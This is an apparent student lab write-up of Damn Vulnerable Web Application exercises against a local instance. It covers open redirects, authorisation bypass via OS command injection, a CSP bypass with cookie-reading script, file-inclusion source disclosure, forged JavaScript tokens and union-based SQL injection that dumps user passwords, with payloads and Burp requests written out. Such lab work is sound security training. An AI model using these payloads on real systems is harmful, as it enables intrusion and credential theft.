



```
APACHE_CONFDIR=/etc/apache2
HOSTNAME=ed945b644358
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.3.1
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1198C0117593497A5EC5C199286AF1F9897469DC C28D937575603EB4ABB725861C0779DC5C0A9DE4 AFD8691FDAEDF03BDF6E460563F15A9B715376CA
PHP_ASC_URL=https://www.php.net/distributions/php-8.3.1.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.3.1.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html/hackable/uploads
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            pkg-config              re2c
DB_SERVER=db
PHP_SHA256=56445b1771b2ba5b7573453f9e8a9451e2d810b1741a352fa05259733b1e9758
APACHE_ENVVARS=/etc/apache2/envvars
```

Last line of the output: APACHE_ENVVARS=/etc/apache2/envvars

Return value: 0

12. Vulnerability: Open HTTP Redirect (Low)




Method: We can redirect to the another page by input the URL like "127.0.0.1/vulnerabilities/open_redirect/source/low.php?redirect=https://digi.ninja" because the code is not block any parameter in the URL.

13. Vulnerability: Open HTTP Redirect (Medium)


Method: It same as the low level,We can redirect to the another page by input the URL like "127.0.0.1/vulnerabilities/open_redirect/source/low.php?redirect=//digi.ninja" because the code is block only http and https in front of the parameter in the URL.

14. Vulnerability: Authorisation Bypass (Low)



Method: In the low level of the security, they didn't have any code to prevent the another user access the admin. Everyone can find this page if there know the URL.


15. Vulnerability: Authorisation Bypass (Medium)



Method: In the medium level of the security, they have a code to prevent the another user access the admin. But they have the page in PHP that return the user data in PHP. I found that by using OS Command injection to list them. Like this "127.0.0.1; cd ../.. ; cd vulnerabilities/authbypass && ls && cat get_user_data.php"


```
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.070 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.073 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.042/0.060/0.073/0.012 ms
authbypass.js
change_user_details.php
get_user_data.php
help
index.php
source
 "fail", "error" => "Access denied"));
        exit;
}

$query  = "SELECT user_id, first_name, last_name FROM users";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query );

$guestbook = '';
$users = array();

while ($row = mysqli_fetch_row($result) ) {
        if( dvwaSecurityLevelGet() == 'impossible' ) {
                $user_id = $row[0];
                $first_name = htmlspecialchars( $row[1] );
                $surname = htmlspecialchars( $row[2] );
        } else {
                $user_id = $row[0];
                $first_name = $row[1];
                $surname = $row[2];
        }

        $user = array (
                                        "user_id" => $user_id,
                                        "first_name" => $first_name,
                                        "surname" => $surname
                                );
        $users[] = $user;
}
```

16. Vulnerability: Weak Session IDs (Low)




The objection of this task is to analyze and understand the method of session ID generation employed at the low-security level, specifically focusing on the current approach which generates a mere single number for each new session.

17. Vulnerability: Weak Session IDs (Medium)



The objection of this task is to analyze and understand the method of session ID generation employed at the mid-security level, specifically focusing on the current approach which generates a number by the current time for each new session.

18. Vulnerability: Content Security Policy Bypass (Low)



Method: In the low level of security, they set the website that can allow run script like pastebin that we can craft own JavaScript like **“alert(document.cookie)”** to alert cookie like the picture above.


19. Vulnerability: Content Security Policy Bypass (Medium)

First, I run the Command injection to see the find the directory of CSP Medium PHP file like this

“127.0.0.1; cd ../.. ; cd vulnerabilities/csp ; ls ; cd source ; ls”


Second, I find the encoded of the medium.php to see the source code

“http://127.0.0.1:4280/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=../../vulnerabilities/csp/source/medium.php”



After that we decode out the see the plain text of the source code

Method: In the medium level of security, they set the website that can allow run script but need the nonce within script to run that we can craft own JavaScript like **“<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>”** to alert cookie like the picture above.



20. Vulnerability: JavaScript (Low)


After, input the **"success"** it said Invalid token that I use burp suite to see the request that I found that they have token.

```
21 Connection: close
22
23 token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit
```

The token is the hash MD5 after that I found in the source code that they encode with rot13.

```
function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode(
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}
```

Method:



First, I encode **"sucess"** with rot13 that I got the word **"fhpprff"**


Next, I hash the word **"fhpprff"** with MD5

Finally, I use this hash and word sucess in burp suite request to sent in to DVWA website.


```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```

21. Vulnerability: JavaScript (Medium)


After, input the **"success"** it said Invalid token that I use burp suite to see the request that I found that they have token.



The token pattern is weird that I look in the source code that I found the JS file that run the pattern. That I create the HTML file to run this JS.




It the same as in the burp suite that I change the input **"ChangeMe"** to **"success"** and the output is **"XXsseccusXX"**. I use this as the token and this is the output.



22. Vulnerability: SQL Injection (Low)

Method: In low security level, I see the query code it **"SELECT first_name, last_name FROM users WHERE user_id = (input)"**


First, I try input **1 = 1' or '0' = '0** this is the output like image below:



The output is the Full name of all user

The full query be like **"SELECT first_name, last_name FROM users WHERE user_id = '1 = 1' or '0' = '0';"**

Next, query to see the Database version. I input **1 = 1' or '0' = 0 union select null, version() #**



The output is the Full version of the Database (MariaDB)

The full query be like **"SELECT first_name, last_name FROM users WHERE user_id = '1 = 1' or '0' = 0 union select null, version() #"**


Next, query to see the table name. I input 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #

```
Surname:

ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: THREAD_POOL_STATS
Surname:

ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: guestbook
Surname:

ID: 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #
First name: users
Surname:
```

The output is the name of the users table name

The full query be like "SELECT first_name, last_name FROM users WHERE user_id = 1 = 1' UNION SELECT table_name, NULL FROM information_schema.tables #"


Next, query to see the columns in users table name .I input 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #



The output is the name of the columns in users table name

The full query be like "SELECT first_name, last_name FROM users WHERE user_id = 1 = 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' #"


Next, query out the username and password, I input 1= 1' UNION SELECT user, password FROM users #



The output is the User and Password in users table name


The full query be like **"SELECT first_name, last_name FROM users WHERE user_id = 1= 1' UNION SELECT user, password FROM users #**

23. Vulnerability: SQL Injection (Medium)




Method: In medium security level, I cannot see the input box that I can input the query. First, I use burp suite to intercept the request. Next, I try to input **1= 1' UNION SELECT user, password FROM users #**


```
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=
   ea9fae20cef050216245331d9bc2e536;
   security=medium
21 Connection: close
22
23 id=1= 1' UNION SELECT user, password
   FROM users #&Submit=Submit
```



